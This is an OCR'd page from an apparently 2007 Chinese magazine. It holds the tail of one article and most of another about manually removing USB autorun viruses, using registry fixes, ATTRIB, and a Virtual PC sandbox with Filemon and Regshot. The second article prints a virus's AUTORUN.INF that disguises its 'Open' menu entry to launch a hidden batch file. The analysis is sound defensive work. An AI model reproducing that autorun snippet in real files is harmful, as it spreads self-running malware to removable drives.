


图6

于是准备查一下有哪些EXE还有病毒。找了很久，终于找到了可以批量检测被捆绑EXE文件的工具——荣成文件捆绑克星（图5）。于是一个盘一个盘的搜索剩下的被毒感染的EXE文件（图6），然后再一个个的使用上面的方法一一弄好。自此，讨厌的病毒终于离开了我！

（本文所涉及到的荣成文件捆绑克星已收录到光盘中）

万能的手工杀毒

银子

在杀毒软件更新到最新版本前我们是无法通过杀毒软件查杀最新病毒的，因此新病毒总是严重威胁着我们日常的生活，很多所谓的高手都会在此时大显身手通过手工的方法来查杀新病毒，2007年早些时候最热门的病毒传播方式就是通过移动磁盘的自动播放功能来传播，这种病毒从adobe、sxs、ramon等最后到熊猫烧香及其变种，发展相当快，同时AUTORUN.INF文件的内容也由单一的OPEN和AUTO功能升级为了VBSCRIPT和伪装右键菜单的方式。但是这种病毒有个致命的弱点就是通过AUTORUN.INF就可以看到病毒传播体的文件位置。

小提示：

有时病毒通过修改注册表和修改文件属性的方法来达到不能查看隐藏文件的目的，这时可以打开修改注册表，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL]，删除“CheckedValue”键（该键当前为字符串类型），新建CheckedValue为DWORD值（正确的键为DWORD类型），修改值为1，系统隐藏文件就会显示了，恢复正常。也可以通过ATTRIB命令使文件去掉隐藏和系统的属性。例如显示C盘根目录下的文件，就可以在CMD命令提示符下输入CD\命令切换到到根目录下，然后输入ATTRIB -S -H AUTORUN.INF命令就可以了。




图2

在以前的杂志上刊登过很多关于查杀这些病毒的文章，但我认为有些文章所介绍的方法都是治标不治本，效率低而且繁琐，一旦中了新病毒就得从头分析，有时还要加上自己的猜测（这要视个人功力而定），与其被动搜索病毒痕迹不如主动出击——使用虚拟机来辅助杀毒。

虚拟机的作用就是给病毒提供一个运行的温床，同时又可以自动恢复系统，虚拟机目前流行的主要有两种，Microsoft Virtual PC和VMWARE，本文我们以Microsoft Virtual PC为例进行简单的介绍。另一方面，还有几个给虚拟机提供服务的




图1

监控软件，File monitor和Reg shot（注册表监控软件还有两个比较不错的，Registry Monitor和SUNDY注册表监控），大家可以试一下。Filemon可以监控硬盘文件的改变，regshot可以监控注册表的修改，还有终止进程和删除文件的利器ICESWORD（冰刃）。

下面来看一个具体的实例，第一步就是打开一个虚拟机系统，我们以WINDOWS2000为例，把一个病毒压缩包拖放到虚拟机里（图1），然后解压病毒压缩包（解压后先不要执行），再把FILEMON、REGSHOT也拖放到虚拟机里，第二步运行REGSHOT，点击“1ST SHOT”，选择第一项制作一个注册表镜像备份（图2），然后找到根目录下的AUTORUN.INF文件，打开看一下，代码如下：

```
[AutoRun]
Shell = verb1
shell\verb1\command=Thumbs.dn\1.{3aea-1069-a2de-08002b30309d}\Thumbs.bat
shell\verb1=打开(&O)
Shell = Auto
```

可以看到病毒是执行的Thumbs.dn\1.{3aea-1069-a2de-08002b30309d}文件夹下的Thumbs.bat批处理文件，这个批处理




图 3




图 4




图 6


